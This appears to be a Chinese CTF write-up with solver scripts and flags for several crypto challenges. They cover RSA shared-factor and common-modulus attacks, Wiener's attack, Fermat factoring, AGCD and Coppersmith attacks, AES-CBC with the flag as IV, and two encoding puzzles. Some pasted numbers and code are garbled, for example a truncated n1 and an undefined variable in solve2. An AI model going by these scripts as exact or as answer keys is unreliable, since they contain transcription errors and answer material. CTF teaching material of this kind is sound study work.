```

```
print(f'n = {n}')
print(f'n1 = {n1}')
print(f'n2 = {n2}')
print(f'e = {e}')
print(f'c1 = {c1}')
print(f'c2 = {c2}')
print(f'c3 = {c3}')
print(f'c4 = {c4}')

'''
n =
193575809725689920587310111147569394526064176552916190792058819440310406449682482
911756909488257387000916600455430463306452346712317739517265700734147151471603765
897498711148795472346117545577276482436678347035077707466519837135503828065127526
952538636304079368827715081002600672481319845841611273097086599126888137208224478
296240090490413634057460064947845419746356470394224326175431870619270527722386400
722091440802729764259816724152864240064008071913893525359805220054316629491789109
370174952367211577358738992891887242278181476282451023125052939913858942788669317
00333165566078669775482018290215483081814626279311
n1 =
675229382774083028796945484757104039523199227663107518152042163294023536969454514
7089139933776884069004127775042260435315402786033692580939333421347585613
n2 =
636194558496346754955240199120365770372740160879056594042591433276097708210408606
5644919954284685647103053436983401793608912145842596651482256505031437469
e = 65537
c1 =
222061741141383342041068523509621556189535919291671462795239689266479468042352778
8208271234287135827253727839275241461145615419864308954493877263959516715
c2 =
191659502608113444787882490553118677883526636160243151024419869614316071593177053
9915236104449608491253709653235156933158072639336604647139567370487083922
c3 =
830312038777431499126417595498651700650282388256620616859852415425383386796354192
237535593780648351154938339918705317325517589234906369321706601582124175531383358
115417354110021908585088891591116413035665009393905893873707220213172587826478613
181698997208343877076495109415190861524605283883527303758009014520495583749682671
563415624602859838098186297898249919346556917915966040852711913442703451135177979
671463074215512910742945664688899347995853140355902153438907168073291301946969140
271791004441010847783033582932565544841525866759258979348351586342056465395378583
6974791737093492491322756142774585919992861036273
c4 =
616555521446030869131134719979988438865920707874910425838685678791254247993467035
077625267029250623735759759816823627772490726425111212164814774642279239236402668
865158497471132822330361218108499604407199277843930178698297282382088739225125289
419413378397257358690597050725580609463279697410402395342148420939107407123229448
212019015095954488064113379971813757866084026750061907366844854068697561848325595
332646304794424812280837315294292957365194119639492044321922229639166951729455415
258525005716121800918329132771185636652766145737795910671266456534808616134833776
8464435771609547417326581787837470581139775616905
'''
```

代码分为了两段加密，第一段加密加密了第二段加密使用的 `e1` 和 `e2`，第二段加密加密了密文 `m`
第一段加密中，`n1` 与 `n2` 共享同一个因子 `p`，因此可以通过求 `n1` 和 `n2` 的公因数来确定 `p`，进而得到 `q1`
`q2`，解出第二段加密使用的 `e1` `e2`
第二段加密中，两次加密使用相同的模数 `n`，因此可以通过共模攻击恢复明文 `m`
编写解题脚本如下

```
from Crypto.Util.number import *
from sympy import *
from gmpy2 import *

n =
193575809725689920587310111147569394526064176552916190792058819440310406449682482
911756909488257387000916600455430463306452346712317739517265700734147151471603765
897498711148795472346117545577276482436678347035077707466519837135503828065127526
952538636304079368827715081002600672481319845841611273097086599126888137208224478
296240090490413634057460064947845419746356470394224326175431870619270527722386400
722091440802729764259816724152864240064008071913893525359805220054316629491789109
370174952367211577358738992891887242278181476282451023125052939913858942788669317
00333165566078669775482018290215483081814626279311

n1 =
675229382774083028796945484757104039523199227663107518152042163294023536969454514
708913993377688406900412777504226043531540278603369258093933421347585613

n2 =
636194558496346754955240199120365770372740160879056594042591433276097708210408606
5644919954284685647103053436983401793608912145842596651482256505031437469

e = 65537

c1 =
222061741141383342041068523509621556189535919291671462795239689266479468042352778
8208271234287135827253727839275241461145615419864308954493877263959516715

c2 =
191659502608113444787882490553118677883526636160243151024419869614316071593177053
9915236104449608491253709653235156933158072639336604647139567370487083922

c3 =
830312038777431499126417595498651700650282388256620616859852415425383386796354192
237535593780648351154938339918705317325517589234906369321706601582124175531383358
115417354110021908585088891591116413035665009393905893873707220213172587826478613
181698997208343877076495109415190861524605283883527303758009014520495583749682671
563415624602859838098186297898249919346556917915966040852711913442703451135177979
671463074215512910742945664688899347995853140355902153438907168073291301946969140
271791004441010847783033582932565544841525866759258979348351586342056465395378583
6974791737093492491322756142774585919992861036273

c4 =
616555521446030869131134719979988438865920707874910425838685678791254247993467035
077625267029250623735759759816823627772490726425111212164814774642279239236402668
865158497471132822330361218108499604407199277843930178698297282382088739225125289
419413378397257358690597050725580609463279697410402395342148420939107407123229448
212019015095954488064113379971813757866084026750061907366844854068697561848325595
332646304794424812280837315294292957365194119639492044321922229639166951729455415
258525005716121800918329132771185636652766145737795910671266456534808616134833776
8464435771609547417326581787837470581139775616905

p = gcd(n1, n2)
q1 = n1 // p
q2 = n2 // p
phi_n1 = (p - 1) * (q1 - 1)
```

```

phi_n2 = (p - 1) * (q2 - 1)
d1 = mod_inverse(e, phi_n1)
d2 = mod_inverse(e, phi_n2)
e1 = pow(c1, d1, n1)
e2 = pow(c2, d2, n2)

s, s1, s2=gcdext(e1, e2)
m=(pow(c3, s1, n) * pow(c4, s2, n) % n)
print(long_to_bytes(m))

```

运行脚本得到 flag 为

```
wpst{MAGiC4LG1RL_M3GA_S7R1KE}
```

EZ_RSA3

Note

出题人: Misaka-mikoto

Tip

这里涉及连分数攻击, 对与私钥 d 较小 ($d < 1/3 * N^{0.25}$) 时, e 略小于 N 时可以实施的攻击, 关于连分数的定义, 连分数攻击知识以及连分数在 RSA 中运用可以见下面网址:

<https://xz.aliyun.com/news/17784> 或者 <https://hasegawaazusa.github.io/wiener-attack.html>

```

from Crypto.Util.number import *
from gmpy2 import *
import gmpy2

# numerator(n): 分子, denominator(d): 分母

def t_cf(n, d): # 将分数 x/y 转为连分数的形式
    res = []
    while d:
        res.append(n // d)
        n, d = d, n % d
    return res

def cf(sub_res): # 得到渐进分数的分母和分子
    n, d = 1, 0
    for i in sub_res[::-1]: # 从后面往前循环
        d, n = n, i * n + d
    return d, n

def list_fraction(x, y): # 列出每个渐进分数
    res = t_cf(x, y)
    res = list(map(cf, (res[0:i] for i in range(1, len(res))))) # 将连分数的结果逐一截取以求渐进分数
    return res

def get_pq(a, b, c): # 由 p+q 和 pq 的值通过维达定理来求解 p 和 q (解二元一次方程)
    par = gmpy2.isqrt(b * b - 4 * a * c) # 由上述可得, 开根号一定是整数, 因为有解
    x1, x2 = (-b + par) // (2 * a), (-b - par) // (2 * a)
    return x1, x2

```

```
def wienerAttack(e, n):
    for (d, k) in list_fraction(e, n): # 用一个for循环来注意试探e/n的连续函数的渐进分
        数,直到找到一个满足条件的渐进分数
        if k == 0: # 可能会出现连分数的第一个为0的情况,排除
            continue
        if (e * d - 1) % k != 0: # ed=1 (mod φ(n)) 因此如果找到了d的话, (ed-1)会整除
            φ(n),也就是存在k使得(e*d-1)//k=φ(n)
            continue
        phi = (e * d - 1) // k # 这个结果就是 φ(n)
        px, qy = get_pq(1, n - phi + 1, n)
        if px * qy == n:
            p, q = abs(int(px)), abs(int(qy)) # 可能会得到两个负数,负负得正未尝不会出
            现
            d = gmpy2.invert(e, (p - 1) * (q - 1)) # 求ed=1 (mod φ(n))的结果,也
            就是e关于 φ(n)的乘法逆元d
            return d
    print("求解d失败")
```

```
e=3530615943036299075942020470941458475466666545801468763452377667061616361032931
065774319128653851760783755183836744689457262287930737784164502673559764204611193
806218717865089468964500526915105731682363793350622487864911279171000137945828289
7643631238002450367876825670993713257645943604234496848795650547157
n=8053814707266853307065102014012502376752564800275836928979730168231912756401166
566209412134988516606211026617591811469146510813521999455061354701945925576190395
328093084303322556499809425766835180505696317045244976745861363293598820185543704
3012837154971378432544874084377657229727425440441232450981288981087
c=7929315888458057899591248662560008987636436361335224407318542267409947448608083
073343784383567775486101204394277747895417191722003284258442006820663438111462070
139535635907784288376840107842140874847598711739036932306337130207441244759715487
2454853598070295398234501291371965629727500056660041197502962688822
d=wienerAttack(e, n)
print(long_to_bytes(pow(c,d,n)))
```

#sage代码

```
from Crypto.Util.number import *
def wienerAttack(N, e):
    cf = continued_fraction(e / N)
    convers = cf.convergents()
    for pkd in convers:
        # possible k, d
        pk, pd = pkd.as_integer_ratio()
        if pk == 0:
            continue
        if (e * pd - 1) % pk != 0:
            continue
        pphi = (e * pd - 1) // pk
        p = var('p', domain=ZZ)
        roots = solve(p ** 2 + (pphi - N - 1) * p + N, p)
        if len(roots) == 2:
            pp, pq = roots
            if pp * pq == N:
                return pd
    raise ValueError('Could not factor N!')
```

```
e=3530615943036299075942020470941458475466666545801468763452377667061616361032931
065774319128653851760783755183836744689457262287930737784164502673559764204611193
806218717865089468964500526915105731682363793350622487864911279171000137945828289
7643631238002450367876825670993713257645943604234496848795650547157
n=8053814707266853307065102014012502376752564800275836928979730168231912756401166
566209412134988516606211026617591811469146510813521999455061354701945925576190395
328093084303322556499809425766835180505696317045244976745861363293598820185543704
3012837154971378432544874084377657229727425440441232450981288981087
c=7929315888458057899591248662560008987636436361335224407318542267409947448608083
073343784383567775486101204394277747895417191722003284258442006820663438111462070
139535635907784288376840107842140874847598711739036932306337130207441244759715487
2454853598070295398234501291371965629727500056660041197502962688822
d = wienerAttack(n, e)
m = pow(c, d, n)
print(long_to_bytes(int(m)))

#flag: wpst{Do-you-know-wieners-attack!!!}
```

奇怪的数字

 Note

出题人: **fjsdof**

下载附件 `txt` , 修改文件后缀为 `.txt` , 打开查看

```
31 10 31 10 31 50 31 20 21 10 31 10 11 30 41 10 21 10 11 20 21 10 11 20 21 30 11
10 11 20 21 30 11 20 21 30 11 20 11 20 11 20 21 50 11 20 31 20 11 10 51 10 11 10
11 50 11 10 11 50 51 10 11
```

观察到所有数字都是两位数, 每个数字的个位数以 `1 0 1 0` 交替出现, 推测每个数字的十位数为个位数的计数, 这串数字是由一个二进制数字变化而来的, 如 `1000111001` -> `11 30 31 20 11`
编写脚本还原二进制数字并解密

```
numbers = [31, 10, 31, 10, 31, 50, 31, 20, 21, 10, 31, 10, 11, 30, 41, 10, 21,
10, 11, 20, 21, 10, 11, 20, 21, 30, 11, 10, 11, 20, 21, 30, 11, 20, 21, 30, 11,
20, 11, 20, 11, 20, 21, 50, 11, 20, 31, 20, 11, 10, 51, 10, 11, 10, 11, 50, 11,
10, 11, 50, 51, 10, 11]
for num in numbers:
    for i in range(num // 10):
        print(num % 10, end='')
    print()
```

得到二进制数字

```
111011101110000011100110111010001111011010011010011000101001100010011000100100100
1100000100111001011111010100000101000001111101
```

解密

```
from Crypto.Util.number import *

m =
0b111011101110000011100110111010001111011010011010011000101001100010011000100110001001001
001100000100111001011111010100000101000001111101

print(long_to_bytes(m))
```

得到 flag

wpst{M1LLI0N_PP}

? ? ! !

Note

出题人: fjsdof

1001

??!!

150 pts

天雷滚滚我好怕怕，劈得我浑身掉渣渣。突破天劫我笑哈哈，逆天改命我吹喇叭，**嘀嗒嘀嗒滴滴嗒**。

摩斯

下载附件

?! .txt

已经尝试提交 0 次

人生得意须尽欢，莫使 flag 空对月

提交 flag

下载附件并打开

? ! ! ? ? ! ! ? ? ! ! ?? ! ! ?? ! ! ? ? ! ! ? ? ? ! ! ? ? ! ! ?? ? ! ? ! ! ? ? ! ! ? ? !
! ?? ! ! ?? ? ! ! ? ! ! ?? ! ! ? ? ! ! ?? ! ! ?? ? ! ? ! ! ? ? ! ! ? ? !
! ?? ! ! ?? ! ! ? ? ! ! ? ? ? ! ! ? ! ! ?? ! ! ? ? ! ! ?? ! ! ? ? ? ! ? !
! ?? ! ! ? ? ! ! ?? ! ! ? ? ! ! ?? ! ! ?? ? ! ? ! ! ? ? ! ! ? ? ! ! ?? ! ! ? ? ! !
? ? ? ! ! ? ! ! ?? ! ! ? ? ! ! ?? ! ! ? ? ? ! ! ? ! ! ?? ! ! ? ? ! ! ?? ! !
? ? ! ! ?? ! ! ?? ? ! ! ? ! ! ?? ! ! ? ? ! ! ?? ! ! ?? ? ! ? ! ! ? ? ! !
? ? ! ! ?? ! ! ?? ! ! ? ? ! ! ? ? ? ! ? ! ! ? ? ! ! ?? ! ! ? ? ! ! ? ? ! !
? ? ? ! ? ! ! ? ? ! ! ? ? ! ! ?? ! ! ?? ! ! ? ? ! ! ? ? ? ! ? ! ! ?? ! ! ? ? ! !
? ? ! ! ?? ! ! ?? ? ! ! ? ! ! ?? ! ! ? ? ! ! ?? ! ! ? ? ? ! ? ! ! ? ? ! !
? ? ! ! ?

仅展示部分

根据题目描述推测为摩斯密码

解决这道题的核心在于分辨出长码，短码，以及间隔符，经过辨认得到如下3种重复字符串

?! ! ?

?! !?

? ?! !

其中 ? ? ! ! 出现频率最低，推测为间隔符，剩余两种按

长? ! ! ? 短? ! ! ?

短? ! ! ? 长? ! ! ?

两种情况考虑

获得的新字符串中只有两种重复元素

!??

推测为二进制，将 ?!! 替换为 1， !?? 替换为 0 得到

解密得到 flag

Easy-AES

出題人: Misaka-mikoto

这里很明显由于生成key的种子是固定的所以密钥key是已知的，另外flag的部分作为向量iv进行加密，那么可以利用AES-CBC的关系推理出密钥

设d ()函数表示解密, C0,C1,C2,C3表示四个密文分块,
首先把C2解密得到d (C1)=C0^flag[16:32], 由于C1已知可以求得flag[16:32],
然后解密C1得到d (C1)=iv^flag[0:16]=flag[9:25]^flag[0:16],这里由于flag的16-24字节已知, 所以可以
求出flag[7:16]字节, 这样flag[9:25]就可以全部求出, 此时iv和key都有了, 可以轻松解密

```
from random import Random
from Crypto.Cipher import AES

ct_hex =
"ae39cfab1ba8d38fc3761216c393caf16e3c3f13fe57e2dedd52f1b13072fa93df405c7e731a193c
abe5fd88ee3241f79aded62d139faba8c767a3b8efc5a855"

ct = bytes.fromhex(ct_hex)

# Get key
key = Random(2025).randbytes(16)

# Decrypt C1 to get FLAG[16:32]
cipher = AES.new(key, AES.MODE_ECB)
```

```

C0, C1, C2, C3 = [ct[i : i + 16] for i in range(0, len(ct), 16)]

P1 = cipher.decrypt(C1)
P1 = bytes(a ^ b for a, b in zip(P1, C0))
# P1 is FLAG[16:32]

# Get IV (FLAG[9:25])
# FLAG[16:25] is last 9 bytes of IV
IV_tail = P1[:9] # FLAG[16:25]

# Decrypt C0 to get equations
D0 = cipher.decrypt(C0)
C = IV_tail

# From  $P0 \oplus IV = D0$ :
#  $(A \oplus B) \parallel (B \oplus C) = D0$ 
B_xor_C = D0[9:16]
B = bytes(a ^ b for a, b in zip(B_xor_C, C))
# B is FLAG[9:16]

A_xor_B = D0[:9]
A = bytes(a ^ b for a, b in zip(A_xor_B, B))
# A is FLAG[0:9]

# Now we have full IV
IV = B + C # FLAG[9:25]

# Decrypt full ciphertext
cipher_cbc = AES.new(key, AES.MODE_CBC, IV=IV)
from Crypto.Util.Padding import unpad

flag = unpad(cipher_cbc.decrypt(ct), 16)
print(flag.decode())
# flag:wpst{you-know_use_m_as_iv_is_not_safe_and_is_very_dangerous!!!}

```

共模攻击

Note

出题人: Misaka-mikoto

Tip

由于 $\gcd(e1, e2)=1$, 根据扩展欧几里得算法, 有整数 $s1, s2$ (一正一负)使得 $e1s1 + e2s2 = 1$, 这样可以直接求出 m ,

具体的用法可见: https://blog.csdn.net/qg_45564150/article/details/124656223

```

e1 = 61
e2 = 47
n1 = n2 = (

```

```

77908954500759521938546700090628048436102317451559006654504105914520907323096304
396671935873585174100050352291641183173521772866896369779352807726267589188173881
404361532688359867653716736502872178057036067412964665440174620451833097579195753
699074937458524063535519005889388874892782084022824982693313893581
)
c1 =
464162874279795329842854264954001280266700304800986796102699981638435656601505552
640775665002354624204264828264791934622598183968333256175177002726536272794937260
297853481008384487730727821689346895033670205162700433724792751018248424349342047
04586692198406871871115872331263510235495921795275731942010104240
c2 =
372595371867477650174907747376136708339881042161447070682751373378377090313154206
576649457553507117979480419873980627549912768837738513220682378046412198757016230
553155197724796456221017120881908480317898251932768000148300872854820707543717009
72037017686950000926176853046470524170518395748876347771960234794
import gmpy2
import libnum

s, s1, s2 = gmpy2.gcdext(e1, e2)
m = (pow(c1, s1, n1) * pow(c2, s2, n2)) % n1
print(libnum.n2s(int(m)).decode())

# flag:wpst{do_you_know_use_same_N_is_not_safe?}

```

好讨厌的出题人，总喜欢把flag分成几部分，太过分了！！

Note

出题人：Misaka-mikoto

Tip

第一部分：p 和 q 相邻，直接对 n1 开平方后递减找到因子

第二部分：四个提示 $\text{hint}[i] = a_{ip} + b_i$ ，暴力枚举 $b_i \in [0, 9]$ ，然后求对四个 a_{ip} 求 GCD 得到 p

第三部分：M = m3 + M1 且 m3 很小，用 Coppersmith 方法求小根

```

#sage
from gmpy2 import *
from Crypto.Util.number import *

# 给定数据
c1 =
107483001640928484968414390970995421437518669645880369936726861391379196249080387
290095368394665121862698971437844660784921224687937971198663045937650000982690136
522250634280407662523225945131120674436643045501332127050154978539175243808632458
657394325371525596772151275758263699286942955979108845117402832931
n1 =
110481219245731854846238424919411581804320394435320801583029129059044226429871194
559432917197706539355219956622403137432997837181096217579770703559825676970596811
125630981504687942952105274411353673148731703329374294001316844895900834313730098
928662564511723070093934663259986236737537015398746412998125587597

```

```

hint =
[29690984950384147764647494139978338014885278786292865543170434762534023417770824
819675802189228052103520502483829837598188534767079954513966290146943720243784125
302,
535152213756651988528124469751092455831585319076681083531551438042711049013262803
981374949355097790160156056630130139068962850285722104685627306597479536739722608
13,
358386543594897907083948290556001524447931351857954513924728245184706412917833745
419698878582175269210352972501672752340910748744958979906127059116837014988736387
97,
657719337643199679524115053832751528926718659857496897953603711613271835816095550
818317080730398024100951088069238462827036516167262872843211364737783161304520475
9]
c2 =
467991449949431567373299934871052458376917922064855373713217802216445890748864357
5400126369119278596911177432617107040986497825896736753727028345895597737

n3 =
171740830382527144312956291829431194912783441588044280092561456614868400534233304
985599081050729725097293835136832637163927628423774557110502135197933949569826360
118179528718560677228169822880981537010433560008846673343485210537845785930333845
644152082112703021401738786094303180449766977004069599049586810057722482748196780
332159497215924197392870527369993416681419392447888289020444242001393427269914180
48772599551458965726101381948461497620220978716977039494221063312744576978056482
626837799034300169931400217540073509568456340539246859164013227179149528708239055
88605136436656316718730248140363000652531957702197

c3 =
585020713410652367749219546602122487118608912415724634406814029166099083405847030
216773676933526528444890808167381287121535072254498311596107938098250725671012762
400728495068129299156865689211556887828370262312489184312113428535598787442567764
962553548394127689926263629731403537178504673916889892681524552620033770771327493
985279327516365119656098736344340970487780939355935469306874067071819602106754161
975502485471258009246872508014951307737431369762683207681761477781647874897865611
338592572589518401167414192409799560159012662931691722593856815673022821356274073
3093340680408230377148108586279812323671843962775

M1 =
388370815439724029708333180573689915652928974913047438229860041803360736206453505
748267257869194764204386168210108712318472456780937418810568696031881146354084830
9217873740551288271031049971694799647839333576765043563475852363956921385981683

def solve1(c, n):
    """第一部分：费马分解"""
    p = iroot(n, 2)[0]
    while n % p != 0:
        p -= 1
    q = n // p
    assert p * q == n
    d = invert(65537, (p-1)*(q-1))
    m = pow(c, d, n)
    return long_to_bytes(int(m))

def solve2(h, c):
    """第二部分：AGCD暴力枚举"""
    for a in range(0, 10):
        for b in range(0, 10):
            for c in range(0, 10):

```

```

        for d in range(0, 10):
            h1, h2, h3, h4 = h[0]-a, h[1]-b, h[2]-c, h[3]-d
            p = gcd(h1, h2)
            p = gcd(p, h3)
            p = gcd(p, h4)
            if p.bit_length() == 512:
                d = invert(65537, p-1)
                m = pow(C, d, p)
                return long_to_bytes(int(m))

def solve3(n, c, M):
    """第三部分: Coppersmith攻击"""
    R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
    f = (M + x)^3 - c
    m = f.small_roots()[0]
    return long_to_bytes(int(m))

# 求解
m1 = solve1(c1, n1)
m2 = solve2(hint, c2)
m3 = solve3(n3, c3, M1)

print(m1 + m2 + m3)

#flag: wpst{you_konw_feima-factor_sample-agcd_and_small-m-attack!!!}

```